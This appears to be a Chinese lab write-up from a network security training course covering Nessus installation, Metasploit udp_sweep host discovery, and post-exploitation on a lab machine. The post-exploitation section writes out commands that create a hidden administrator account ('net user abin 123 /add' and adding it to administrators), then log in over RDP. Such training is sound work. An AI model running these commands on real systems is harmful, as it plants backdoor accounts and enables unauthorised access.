
nessus安装、msfconsole辅助模块使用(网安全实训第三天)
本期内容:nessus安装、msfconsole辅助模块使用、后渗透攻击
1. nessus安装
2.msfconsole辅助模块使用
3.后渗透攻击
1. nessus安装
(1)下载nessus
下载地址:https://www.tenable.com/downloads/nessus

我下载的Nessus-7.1.0-x64.exe
(2)去官网获取激活码
地址:https://www.tenable.com/products/nessus/activation-code

家庭版免费试用,点击Register Now

填写信息,邮箱地址一定要填写正确,等几分钟,就会在邮箱收到激活码,待会儿激活的时候要用到。
(3)安装nessus,一直下一步,中间有一个安装winpcap网卡,安装就好了,如果提示已存在高版本winpcap,就把原来的卸载了再重新安装。

(4)nessus采用在本地搭建服务器的方式,当上一步安装完成后,会弹出如下界面:

点击绿色按钮,之后会进行初始化,等待完成。
(5)创建账户

创建用于登陆nessus的账户。
(6)填入激激活码。

(7)进入下一步,从nessus服务器下载插件。这一步需要搭梯子,具体方法可以参考网上的教程,也可以参考我随后更新的另一篇文章,我使用ssr搭梯子。

(8)安装成功,进入登陆界面。

(9)登陆进去看一下

这里有很多之前建立的扫描任务,如果要创建新任务,直接点击右上角New Scan
顺便贴一张扫描结果图片:

靶机上面漏洞很多,显示也很直观。
2.msfconsole辅助模块使用
msfconsole里面还有辅助模块:auxiliary、
在这里,我们使用 auxiliary/scanner/discovery/udp_sweep对局域网进行主机发现扫描,当然,还有很多其他模块,可以通过tab补全的方式查看。
use auxiliary/scanner/discovery/udp_sweep
show options
set RHOSTS 192.168.13.0/24
set THREADS 10
run
3.后渗透攻击
接上午实验,我们已经通过ms08_017漏洞成功控制对方主机,接下来我们进行后渗透攻击。
(1)创建用户并加入administrators组
net user abin 123 /add

net localgroup administrators abin /add
(2)进行远程连接
使用netstat -an查看对方主机开启端口:

发现对方并已经开启3389端口。
(3)开启bt5的图形界面,输入rdesktop 192.168.183.132进行连接。
startx

rdesktop 192.168.183.132

输入刚才创建的账号进行连接。
nessus安装、msfconsole辅助模块使用(网安全实训第三天)的更多相关文章
- nmap扫描进阶、msfconsole攻击入门(网安全实训第二天)
本期内容:nmap扫描.msfconsole攻击入门 1. nmap扫描进阶 2.msfconsole攻击入门 1.nmap扫描进阶 (1)nmap命令 nmap --sP -iL abin.txt ...
- nmap扫描、信息收集(网安全实训第一天)
本期内容:网站信息收集.nmap扫描 1. 信息收集 2. nmap扫描1.信息收集 (1)确定目标 首先,我们确定攻击目标,在这里,我们随便找一个网站做测试,我以码云为例. (2)nslookup查 ...
- Windows nessus安装
1.官网下载nessus,下载速度很慢,要有耐心 2.安装,安装完成后访问https://localhost:8834,最好使用chrome浏览器 3.页面注册,更新plugins等 4.如果页面无法 ...
- 20145211《网络渗透》msf辅助模块的应用
20145211<网络渗透>msf辅助模块的应用 一.实验准备 启用VB的kali,需要用到桥接,VMware桥接总是罢工…… 二.实验步骤 最好开桥接模式,要不然你就多开几个虚拟机(只要 ...
- ESA2GJK1DH1K微信小程序篇: 测试微信小程序APUConfig给WI-Fi模块配网并绑定设备,并通过MQTT控制设备
前言(源码使用介绍在最后) 一,微信小程序篇小程序下载(该源码为这节测试源代码) 二.有多少人一直在期盼着小程序可以实现SmartConfig或者Airkiss的功能? 来吧!我的这种方式包您满意. ...
- 11.metasploit辅助模块----基本Exp----ARP欺骗中间人MITM----WordPress破解
metasploit辅助模块 信息收集 auxiliary scanners 使用metasploitable靶机 桥接 同一局域网 msfconsole nmap -sT 靶机IP nmap -sS ...
- Python安装MySQL数据库模块
背景 折腾: [记录]使用Python操作MySQL数据库 的过程中,需要去安装MySQLdb. 下载MySQLdb 去官网: http://pypi.python.org/pypi/MySQL-py ...
- nginx查看安装了哪些模块
查看安装了哪些模块命令: [root@RG-PowerCache-X xcache]# nginx/sbin/nginx -Vnginx version: nginx/1.2.3built by gc ...
- kali nessus 安装插件失败解决方法
code码获取: http://www.tenable.com/products/nessus/select-your-operating-system 首先切换到nessus安装目录下: 1.nes ...
随机推荐
- SqlServer2005 查询 第六讲 null
今天们来讲sql命令中的这个null参数 null null: 可以理解成[没有值,空值]的意思 注意以下几点 --1.零和null是不一样的,null表示空值,而零表示的一个确定的值 --2.nul ...
- 笔记本进入BIOS设置
转眼间,到大三了. 在学习<Red Hat Linux 服务器搭建与管理>这门课时,刚开学第一节,就是虚拟机,但是最烦恼的是我们笔记本电脑的默认设置,它把虚拟化给禁止了. 1,首先,我们需 ...
- QTabWidget 头部背景色设置和QTabWidget 样式设置
1.问题:QTabWiget的头部背景色通过设置background-color属性没有生效,网上找了很多方法,也不生效. 2.解决办法:在Qt Designer中将autoFillBackgroun ...
- Alibaba Nacos 学习(四):Nacos Docker
Alibaba Nacos 学习(一):Nacos介绍与安装 Alibaba Nacos 学习(二):Spring Cloud Nacos Config Alibaba Nacos 学习(三):Spr ...
- Spring Security之多次登录失败后账户锁定功能的实现
在上一次写的文章中,为大家说到了如何动态的从数据库加载用户.角色.权限信息,从而实现登录验证及授权.在实际的开发过程中,我们通常会有这样的一个需求:当用户多次登录失败的时候,我们应该将账户锁定,等待一 ...
- kali linux 修改更新源和更新命令
1.修改sources.list源文件: vim /etc/apt/sources.list #aliyun 阿里云 deb http://mirrors.aliyun.com/kali kali-r ...
- 2019-9-19:渗透测试,基础学习,html常用标签,笔记
HTML常用标签<br>:换行<meta charset="utf-8">:编码标签<script type="路径">:插 ...
- 题解-洛谷P2010-回文日期
原题链接: https://www.luogu.org/problem/P2010 题目简述: 牛牛习惯用8位数字表示一个日期,其中,前4位代表年份,接下来2位代表月份,最后22位代表日期.显然:一个 ...
- 关于HashMap容量的初始化,还有这么多学问。
在<HashMap中傻傻分不清楚的那些概念>文章中,我们介绍了HashMap中和容量相关的几个概念,简单介绍了一下HashMap的扩容机制. 文中我们提到,默认情况下HashMap的容量是 ...
- String类对象两种实例化方式比较
第一种:直接赋值 String str = "hello!" ; 在java中,有一个字符串常量池,对于这种直接赋值的,会直接写进常量池(常量池里面不存在其value,) 自JD ...